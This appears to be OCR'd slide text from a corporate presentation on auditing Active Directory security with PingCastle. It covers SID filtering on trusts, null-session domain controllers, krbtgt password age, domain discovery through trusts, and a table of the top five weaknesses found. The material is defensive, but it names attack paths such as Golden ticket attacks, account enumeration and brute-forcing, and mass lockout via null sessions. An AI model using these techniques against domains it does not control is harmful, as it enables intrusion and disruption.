
TRUST SID FILTERING

🟩 FILTERED TRUST

🟥 NOT FILTERED TRUST

Evolution from 09/09/2016

- Eligible trust: +32
- SID Filtering activated: +56



Anomalies : 60 /100 details

Number of DC with NULL SESSION enabled: 1 solve it


+10 points

No password policy for service account found (MinimumPasswordLength>=20) solve it

+0 points

Last change of the Kerberos password: 03/03/2012 19:17:15 solve it

+50 points



Anomalies : 60 /100 details

Number of DC with NULL SESSION enabled: 1 solve it

+10 points

NULL SESSION is a session opened with the anonymous user.

It can be used to recon the AD, searching for weak account.

But if a lock out policy is active, it can be used to lock all users of the AD by issuing severa

It can be tested with rpcclient on linux or with this program (switch --nullsession) or with the

Null session can be switched with the registry keys: RestrictAnonymous RestrictAnonymou

RestrictAnonymousSAM is disabled by default on Windows 2003.

Other possibilities:


- Anonymous and everyone are in the group Pre-Windows 2000 Compatible Access
- DsHeuristics has fLDAPBlockAnonOps enabled (forest wide setting)
- the registry key TurnOffAnonymousBlock is set

The script: example of rules

- Stale objects
  - User / computer not used (and never used)
  - Check for ms-DS-MachineAccountQuota = 0
  - Presence of SID History
  - Duplicate accounts ($DUPLICATE …)
- Privileged accounts
  - Check for flag « this account is sensitive and cannot be delegated »
  - Account « domain administrator » used
  - Owner of domain controller objects
- Trusts
  - SID Filtering
  - Login script from another domain
- Anomalies
  - Krbtgt password change
  - Presence of admincount=1 for non admins
  - GPP password
  - Password change for Smart cards
  - Root certificate weak module or algorithm

More than 50 rules in the audit script
V1: powershell ; 5 minutes per run
V2: c# ; less than 1 minute per run

Abusing trusts to discover domains




Kerberos clients can traverse a maximum of 10 trust links to locate a requested resource in another domain (source)
Limit is on UPN routing. Not trusts !
(netdom trust kz.com /domain:spat.com /namesuffixes:spat.com - source)

leverage for se

Technics:
1) Object type « trustedDomains »
2) msDS-TrustForestTrustInfo
3) CN=partitions,CN=Configuration
4) SID in FSP+LsaLookupSid+DSGetDC

Domain discovery in practice



🟥 Trusts without SID Filtering

🟩 Trusts with SID Filtering

⬛ Internal forest trust

🟪 Inactive trusts


- With only 2 reports:
  - — More than 2 forests discovered
  - — 36 additional domains found
  - — Link between the 2 forests discovered
  - — Admin bastion discovered (without any direct trust)

**Golden rule:
Assign the « discovered domains » to the AD owning the trust (and then to the BU)**


Management vision about AD

Before: 90 domains

After: 300 domains



Simplified view …



No trust with external companies

Trust with 10 unknown companies, including 2 multinationals

Management findings

- Running AD audit script is **not** a 5 minutes job (a 3 then 6 months project)
- Several AD (30%) without formal identified owner
- Multiply by 3 the number of AD owned
- Several trusts with external companies (without SID Filtering)
- Several GPP passwords or OU with delegation to everyone or NULL SESSION domain controllers

If one AD is compromised, it can lead to the compromise of several others
SID Filtering is a quick remediate, but works only if the corporate put pressure.

04


How to secure the domains ?

First glance risk approach

Group risks	Local risks
A local domain can **compromise another domain** (mitigation: SID Filtering) **Domains without identified owner** – nobody to manage security incidents (mitigation: request script results) Trust with an **entity that we don't control** (external companies, …) (mitigation: trust removal)	Domain is not available (down) Domain is compromised « Secure the domain » is here

Group risks are easier to mitigate (and they have the higher impact)

ENGIE strategy about securing Active Directory



Assessment
Run the “audit tool” (PingCastle) on all domains weekly
Monitoring
Build / Deploy monitoring solution
Hardening
Access Securisation study
We talked about this

A 3 years securisation project included in the « One Security » program

Assessment


3 priorities for BU CIO and CISO defined in 2017

1 Deploy the audit script on 100% of the domains




Then

2 Enable SID Filtering on all trusts (except migration)



3 Improve the score (min: 50/100)



Assessment


Top 5 Active directory vulnerabilities

	Check	Rationale	Vulnerable Domains
1	Non admin users can add up to 10 computers to a domain	A User (including from trusted domains) can introduce an unsupervised workstation in the network and bypass all security policies	46%
2	The « administrator » account is used at least once per month	Password is well known and/or stored in the registry. It can be retrieved & used as a backdoor	34%
3	The krbtgt password is unchanged for at least 40 days	It should be changed twice per month to avoid silent compromise or silent compromise using Golden ticket attacks	69%
4	Null session is enabled in at least one domain controller	This NT4 settings can be used to enumerate all accounts without an account and bruteforce them or use this information to lock every account in the domain AND in the trusting domains.	28%
5	At least 2 accounts are in the domain admin groups and have a password which doesn’t expire.	Service accounts are far too over privileged and their password can be captured with minimal privileges	66%

Exploitability / Remediation facility

Market orientation

AD Specific solutions



Monitoring Gap

